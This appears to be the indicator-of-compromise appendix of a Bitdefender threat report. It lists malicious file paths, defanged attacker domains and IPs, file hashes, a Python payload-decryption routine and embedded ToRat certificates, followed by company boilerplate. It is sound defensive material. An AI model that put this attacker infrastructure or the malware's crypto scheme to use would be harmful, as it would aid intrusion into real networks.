c:\programdata\comms\info.dat
c:\programdata\comms\sll.bat
c:\programdata\comms\ss.exe
c:\programdata\comms\winlogout.exe
c:\programdata\filebeat\sim.bat
c:\programdata\microsoft\devicesync\log1.bat
c:\programdata\microsoft\devicesync\log.bat
c:\programdata\microsoft\diagnosis\etllogs\bin\s.bat
c:\programdata\microsoft\netframework\breadcrumbstore\ngen\run.bat
c:\programdata\microsoft\network\connections\lsh.bat
c:\programdata\microsoft\vault\1.rar
c:\programdata\microsoft\vault\111.bat

c:\programdata\microsoft\vault\ass.bat
c:\programdata\microsoft\vault\f.bat
c:\programdata\microsoft\vault\sf.exe
c:\programdata\microsoft\vault\sps.exe
c:\programdata\microsoft\vault\ss.bat
c:\programdata\usoprivate\updatestore\in.bat
c:\users\public\1.bin
c:\users\public\11.bat
c:\users\public\all1.txt
c:\users\public\ass.bat
c:\users\public\bin.rar
c:\users\public\info.bat
c:\users\public\ss.txt
c:\users\public\sss.txt
c:\windows\apppatch\custom\custom64\instsrv.exe
c:\windows\com\2.bat
c:\windows\com\3.bat
c:\windows\inf\wmiaprpl\if.dat
c:\windows\inf\wmiaprpl\in.dat
c:\windows\inf\wmiaprpl\info.dat
c:\windows\inf\wmiaprpl\lsh.bat
c:\windows\inf\wmiaprpl\skypesrv.exe
c:\windows\inf\wmiaprpl\sll.bat
c:\windows\registration\crmlog\2.bat
c:\windows\registration\crmlog\logoutui.exe
c:\windows\sysvol\<user>\scripts\lsh.bat
c:\windows\sysvol\<user>\scripts\sim.bat
c:\windows\temp\crashpad\svchost.bat
c:\windows\temp\exe1.bat
c:\windows\temp\ntds.bat
c:\windows\temp\pd.bat
c:\windows\temp\set.txt
c:\windows\temp\sys.bat
c:\windows\temp\trecert.bat
c:\windows\syswow64\appmgmt.dll
c:\windows\syswow64\bits.dll
%program_files_x86%\\internet explorer\\serv.dll

domains
cloud.microsoftshop[.]org
info.fazlollah[.]net
info.payamradio[.]com
mail.irir[.]org
news.alberto2011[.]com
picture.efanshion[.]com
plastic.delldrivers[.]in
proxy.oracleapps[.]org
srv.fazlollah[.]net

srv.payamradio[.]com
uc.ejalase[.]org
www.iranwatch[.]tech
www.iredugov[.]wiki
mci.ejalase[.]org
cloud.crmdev[.]org
soap.crmdev[.]org
cloud.fastpaymentservice[.]com
cloud.skypecloud[.]net
portal.skypecloud[.]net
api.vmwareapi[.]net
fcanet.microsoftshop[.]org
www.iransec[.]services

Ip addresses
185.80.201[.]87
140.82.38[.]177
199.247.19[.]24
208.85.23[.]64
70.34.248[.]149
136.244.112[.]39
43.251.105[.]139
103.152.14[.]162
152.32.181[.]55
192.155.86[.]128

Sha256
06faa40b967de7168d16fec0519b77c5e319c6dc021578ed1eb8b337879018fe
eff22d43a0e66e4df60ab9355fa41b73481faea4b3aa6905eac3888bc1a62ffa
bbcd7dc60406a9fa439d183a10ad253426bae59424a0a1b91051d83d26bb0964
9d167adc290de378071c31cfd8f2059523e978c6f14a7079157d564f976c544b
e2589f9942e9ec6b9c385fec897ffc3a71fcd8d7e440e3302efc78760c40f926
c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e
ec6fcff9ff738b6336b37aaa22e8afa7d66d9f71411430942aed05e98b3f4cd5
a43a4cd9c2561a4213011de36ac24ee1bf587663ed2f2ae1b1eac94aa2d48824
7ed44a0e548ba9a3adc1eb4fbf49e773bd9c932f95efc13a092af5bed30d3595
f293ab13a04ff32ebfbe925b42eca80a57604d231ae36e22834bea0dbdcf26e2
d1948085fc662f7aed592af2eab9f367b3040bba873fec24b939395515f54a83
99f31526fa18dc8c5f09b212909a9df889ea0bc3da979e4892666d626cc4aaf0
07e8b2c8cf5fcdbd29cf864cda3c5c2df3999c35a5da28a18af5dedd5f1db60a
6373ee72c811cf77a46e0cffd3c8f83d02173946b714d946e4c4c91cef41685f
d583189d66b0aa09405a0ed2440c72f741caedb250525be2b17a1f9616fab9e6
99e62952f66b487349493657d6aec8456afef0fb72aad084c388677912210bf9
b87580211c1748c7f223d6bfc96cd8eca5a19022758d964b40612639dfbe147d
363a2006c8faff9e533093d1562028c4b53d5be52028bb91259debc472399c9b
7c92d3754c6278636ff980a3b3ef6bd9b817eeeb7fc8524034858e1148acf116
132d9ce88304ec29c10c7744c81746de8be7a205b9c8dbdfb42b058bcc34ccd1
96aa63d97e6d45aedffe99478a42d6ccacd839209d0cb6c175fea82662c23643

23d5260c5cebf96814dda5edb06391fdbd02e0a79fb7efd9795c5415cacf2eb7
280a511cded40de2368c2a01b6d96a31d51cb56df12c326836b68e8276d0c5f1
290614b101a8a7161b5430eebbab653433c64634b39ea9b1688689b4f090689a
e43d66b7a4fa09a0714c573fbe4996770d9d85e31912480e73344124017098f9
0f3304c1e0f87d4250acd87eafe796969b507a9bd57bc0f6683f9c086dc8b18b
a8dca2afb4956b1d9461f413254918669e2bfe7f1e54c7dbd44495574dab73fb
54459379811848234156b7d10be87d5e0492921d218c251cd700527b9d114fd8
86f49d43df677457d3d4c9466345e2f85d558cd469953c163e4a50daaa1efe1f
0a3a57af259f2b064bf9d05d8d1d19269315cb92417fdda9fa138ef7bbcbe3b9
7bd53a3dbebbd10ad610b8c2c7d7f0ba4ca80e119ede071d428bcea618af1039
b2ddbd9059c64760394d227cdcf3722708eccf598b9efb20e969d7bd4623c963
37b1a2eddcb54f8cc454cafaa82be6244cebfe5a04ee8b3681107f37c2948277
b03fe49036c3830f149135068ff54f5c6c6622008a6fcb7edbf6b352e9a0acc0
afd7a46d27101aaa92dee06b766a0ac54399aae5a7842b3aeb0ed468e182da15
477526a54b84a987268dd4ad408ea24c448f7c3bb31f13b778a9f8c616b9021d
e6e419601852d1d5f6e762a7b32b86197d554fb7e31611c006c73d39ea58b4c1
631d335917c1c600a980391223ad47870278c6690d14bb8e9d3e73147aa18ed1
588c3602af97e2076596b0f18169e18298a45a658b5b7d2aeb997c2f6e856b02
15588f6d6bf9406387908474a85aad7dea7907c52fd96de4331a6dae760341fd
e05648822e7fe93c8d87aedccdd1f80e6d579ef7d4ebc3504bf20d501931c46e
51c4531b801552accb12e1e16fb0ecddb6400eeeb3fd8022dda4c9dfe428c62d
76245b0d43f98a667ad8be6eb150133791de3a9075970a8fb9b7f305ace5168f
1db80d7e464c60cb22badfa0897ea27ecb0650a12f86f8ebf58bbeb66a3af3ad
0bac277831d35a66305fe09300ffb818cb489e3ead7389c12496cd688e74a747
5f3e74001938c10d13bd3ffc578acdb7c9cb0ffa364a07ffa7e524d43333be0f
57c9a4103dd3cc0ebab335debeb9cdb0935882dc9470c18e71e3bf9622852a59
ba757a4d3560e18c198110ac2f3d610a9f4ffb378f29fd29cd91a66e2529a67c
d2f10ece652babdf8f67385ab9bc881c34f6be996bfb6b65c936a8e2f2a682ab
4e110a75e9141f9e1dd1a2b2e5af7e3d4205303ed8374d937c14345c426b5e47
3a14984ac9671502be98d420b6475331ffa30ab1d1e4d00155d6a168620d562d
b802d06e9026105c8015ecd4e59dd75c5cefd90ad8edb2b1f1b4a25834a12f3b
177d89f01ab1b4bd8c78092f4a5d1927897d79596580ec2c23ffd4d9ad1dd351
82c2d7df34a1299c55793b5ff1d09f7cd63352f5a14a5f12cf6bf3df99f28310
d3eadfdc74766da80dba13ed5a74344e525cc0bc6ebf2364c4b41417d66c954e
fcd08daed23591d77cd8031eb292ef30f1024d610d5716f4af75cddb1c729c04
52a0130c9ef00fe5118dd93b8f383023867a3d694d7bed10abb213db934e82c3
6f2617bc30f2e7b9d7ff979d08b3ce1939f1cfb3c154ccc722940b3cc9737b31
558cb35b275eb1dbfe7378323d5e7259f1be114bca22e6806daf85c47131db20
89fa21c871572c227274d7836c88e815b748db63f6a662553a43cc1dd086667c
d2012430690fbd0f27cacc761a26cca544e29e926a23c7efe3a678080bc32b6e
e0f096731f9095d6efdc65a36d14fce554fa6ba544eab835dbe1f424fb8e6d8c
05acd1bb524d73d9bc4cae24f25b445a0d9194d702263cd16305499560ae6d3a
ee7b0b19240e1083ca8c6183b578abc70f19b7c99c91af9842338524fa6b879e
ab0bd2d1cd9f27532e8f0da8d0ebf6bbbfc1e5e96a78f436a52e62d6645d62a2
bc5f0aa3235d6617910f04e7c2a30554fcead33560f8821cf40b3c0873d38a7b
3c09739afdcefc7700e3bd48db576cc4156934c9556d6436e7aca7474ef638a2

Appendix

```
import struct


class Random:
    def __init__(self, seed) -> None:
        self.seed = seed
        self.v = 4101842887655102017
        self.u = (seed ^ self.v) & 0xFFFFFFFFFFFFFFFF
        self.v = self.u
        self.w = self.v
    def generate(self) -> int:
        self.u = (
            self.u * 2862933555777941757 + 7046029254386353087
        ) & 0xFFFFFFFFFFFFFFFF
        self.v ^= (self.v >> 17) & 0xFFFFFFFFFFFFFFFF
        self.v ^= (self.v << 31) & 0xFFFFFFFFFFFFFFFF
        self.v ^= (self.v >> 8) & 0xFFFFFFFFFFFFFFFF
        self.w = (
            4294957665 * (self.w & 0xFFFFFFFF) + (self.w >> 32)
        ) & 0xFFFFFFFFFFFFFFFF
        x = (self.u ^ (self.u << 21)) & 0xFFFFFFFFFFFFFFFF
        x ^= x >> 35
        x ^= x << 4
        return ((x + self.v) ^ self.w) & 0xFFFFFFFFFFFFFFFF


def crypt(payload: bytes, xor_key: int = 0xCC8C41DFDA142662) -> bytes:
    seed = xor_key ^ struct.unpack(“>Q”, payload[:8])[0]
    ran = Random(seed)
    return bytes((ran.generate() ^ i) & 0xFF for i in payload[8:])
```

The encryption/decryption algorithm

```
-----BEGIN CERTIFICATE-----
MIIFJTCCAw2gAwIBAgIRAKaLdP/eoHIL4Zxd/343oZcwDQYJKoZIhvcNAQELBQAw
EjEQMA4GA1UEChMHU3BhcnJvdzAeFw0yMjAxMTkwMjQzMzZaFw0zMjAxMTcwMjQz
MzZaMBIxEDAOBgNVBAoTB1NwYXJyb3cwggIiMA0GCSqGSIb3DQEBAQUAA4ICDwAw
ggIKAoICAQC3YU9x/W9IZcQ1MaDa9Zljryp5QICY0kclebY4HjWCO0E5gu2UMffT
MWQE70PVzNb+GwcP/hXRFLS2vH6YiKHFTg3t49O1dG3HvEnNPb9l3WJzie5kFryG
kqYKnfor5s3yoA0LTosKXI8kSj6lDOtTT3bYlaNTulryCQ7E7OspsvcfG45eaZFM
x70O7DAzieD46WlfUGRSUlPSUT/yjwgqTfb+X4RWHVm7xkiAjXontg5kzTFTKEIJ
xrlnUr/st5fzRNPfXTBWVkKuUmSZTsT/fTGLdgJCIXVFkoFsOeALifMovs0bknED
qtS6/w1wVVL0WOwMMQj0erZjZ/CjZEQtHKscIW5amDXPLCX/OfQZ7CsOCJ0FeX67
xRZ7o6cidc3DCFtW+ezzrGf4b+XiYS8dT0BC0yyXYylsURmZlYq/qA5l2rqITQCw
ICq0n91nXynN6RqLiVLJmYs9lAyy0OUepp94ltuefgp/wjkVR/Apa1lKHKJq8YSD
3FZ2r7aVPdkFgyCBeltBR0olg/QOSF9zdcI/wpWeYkQpbDfq2jTAqxspsgKDwNE9
AebC/RdLgm6IS3x5PkICs0XSAmaiGRcm+FwOABo4Njs4tJjoLKxZSivdLNqzzyhu
wgFT6H/6ruu1wMV86QvIbtCZ8RvByh1s20raoQoaV/TFpd2McZyRdwIDAQABo3Yw
dDAOBgNVHQ8BAf8EBAMCAqQwEwYDVR0lBAwwCgYIKwYBBQUHAwEwDwYDVR0TAQH/
BAUwAwEB/zAdBgNVHQ4EFgQUoecEk9M4c81EuJC9I+AKTXq3FBYwHQYDVR0RBBYw
FIISc3J2LnBheWFtcmFkaW8uY29tMA0GCSqGSIb3DQEBCwUAA4ICAQBXq0vEAqka
9BKpt7HZ4m3clSAbhozAS8/YEtH0gdAPd2Nw4GFYm+N2m+nAFtmxMsMe5L7gE/qX
PyP7AQlUXcMt2iTCMBqjxg8CX6u+xEaG+qhSs9zT01Z46t8xDydoh4x/jH20Y4j3
VHU/J5W4hkBYAtVUhqWOrgEbX/A4sp0ozWH4QUjQauz95HLMJYwrZtvZpH/rL7qL
h9ogNoYG/xsWBC6BhP5xqRrkS03f+oM97xCgbr8WTbpnLstlG6pbnRftU7bwUtQH
PhtPH9xQt8zLvUvNBoRc4pxF8GE0sSRBX9E201sXJFCBswmHFtUgO5Wib3ikGCiA
C6nI9imRXiaxmjMRlbGJC406b6h0gULyWSl+GPcUylh2unyi0ULsQyyGUjLimnZL
43nhAvmyAhOmIT1CB+eEqyO1EBkHTXXwSS8gCh0huVNFkP7bK6gQi7fPoxqU6+j+
jjw1ShJoKrAt5SmRXGn+375BhF/HWyiZRMI07rNO7QHFwVvPyHQ3St/tgZESxI1c
CStcqq3fKQgltJzeIL2yowTWT6EUdlSCgH7/fiDTaCmer0IkIyOI9QWMchb6+G5j
uogDNwj35h+aCakk/KTqSEgaNm3DOsQ1bBb8cHKpuTFHtg18+I7oQCywAJZvCUTd
MlTuPdL6WarcS+N9Kn72AUPDwEBjR1u3OQ==
-----END CERTIFICATE-----
```

ToRat certificate cert_notor.pem embedded into the binary

```
-----BEGIN CERTIFICATE-----
MIIFHDCCAwSgAwIBAgIRAIc+GQFRpP3wnIQ6+22b5HowDQYJKoZIhvcNAQELBQAw
EjEQMA4GA1UEChMHU3BhcnJvdzAeFw0yMTAzMjMxMjI4MTJaFw0zMTAzMjExMjI4
MTJaMBIxEDAOBgNVBAoTB1NwYXJyb3cwggIiMA0GCSqGSIb3DQEBAQUAA4ICDwAw
ggIKAoICAQDIr0LJaOcCjxfw8O5ef5Si7xA7WXIpcIrqueUrmmarfzlogeZz0xqL
KPXDpixMO38IXASt646SEkrWtibZKZhItcD8BYNrLmu0rRyr2Kn9tcZ1czHAeHLR
aI0Qw/x0elxZrOx6ZvFxbDXgn6lLnxawDCDdX7xGRmkZWTEPtuTxXRjWy6WrC9/2
T5jjXQJ+CUz0Xem3K9gIJWoAfnq6FwD8zdi3nAreIWMnlpdjeCbXHcEQoqx4emAy
TaI7J6HsOg9L0BUfpEoHzKPiWv2KH12JpMkOzBFnm/6DBceiFORfp5zYQIq2PTPC
yS/7MtRN6PPJ2MuF/XpFpqYMeTqONzRLZs2OenLNPrZd5rJhDCtitFUDLvh4t0Fx
kY3XzXk95Y+fCwpmDPsckekMI26TuP/3pVlFIjfmcvyMibaPBOQwzFvfYqyAFbZb
NWCZ3x+blmXctHpaiQek+uXprRFQbfqxaL3Y710LzNmuT368t3w1TjK1v1DqfS5h
H06YfBmBueldmhzpwIAsT0B53GKjHYvHtQr77DjwIzuItMbYaitUJ9J+usuC9YQs
uJqRO9RSBaK6+KwstCrk26OMJcrLzzEEP/0Q+F5S00QTtrPc8P7WDLL5P6DFnrvz
mZp+uQ7EaE+CNWM/zNI+XV2nxngYcbFg9cMP+N1IcgCqOifKbn/mFwIDAQABo20w
azAOBgNVHQ8BAf8EBAMCAqQwEwYDVR0lBAwwCgYIKwYBBQUHAwEwDwYDVR0TAQH/
BAUwAwEB/zAdBgNVHQ4EFgQUuRBUNb9cw6Is+1mguhMueDoNMNcwFAYDVR0RBA0w
C4IJMTI3LjAuMC4xMA0GCSqGSIb3DQEBCwUAA4ICAQAXvWqSOEBD/1OvvvWiO3Uo
Qxz1SKIu9jKHAmfRXUSM5XuB9H9gAgiDLnkyM19f9redWMuyssVSiQMRInWUYt6f
JKlxWEByWlIFWzLCmG1cNFUcZz/kCXpGWPtPiRGgt/xvpq39R6nNYExVTsQQhMkn
O/6lILbqitqhbA75mpdkljJWergDh2bOs9QnbfYdXNXWTOjyk1YdEpjMnqQvhOTS
v1xyCoZKOXL63CxYWVfrG3wHZ1dXXXN6C3/jb92neirTp2rsA05XnYJ/O4erllQc
SwYl73aAyt1vwp9zmKTlB41MwSFZXIAqklOjPYZ9K2mBzNaqWAqeLXjQWiW3DaSs
UxJToB4NytGREcgz4LLo8Ckk3raZOQgDN89b3qEmrYMO0X96cYN7yntWXdPsXelH
lv5hkxpT54ZXDx1ohJ3MNO/LEZ7JlgR2s1qNXWNhQQoELriGvMZOC7f/3iCZQfia
YxuIlP1wazAJwm6IP5bS+sOhZBCyo2/NRPSEPqheJu4YdvxNc2JfvgXhg38NTR9e
d1urPilaVEbM5jKg91VUWgIcjEsfFsm4PBOLpiwzB4i3gQi3zaa50tyGTXI3FlGO
zCVYvtxliDlI213sdMyrivYw2g4U2MQCrd+nNd3eO3y8OyRt5ETl2bolN3ykLrXQ
ACiXv8qEkzXY63OOhOE1sw==
-----END CERTIFICATE-----
```

ToRat certificate cert.pem embedded into the binary

Why Bitdefender

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world's most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.


For more information, visit https://www.bitdefender.com.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

CRN AV-TEST AV Gartner 451 Research FORRESTER IDC GLOBAL

TECHNOLOGY ALLIANCES

Microsoft NUTANIX aws Pivotal Cloud Foundry CITRIX



Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-kwk-cresf5901-en_EN
01/27/22March 22, 2022 9:34 pm03/22/22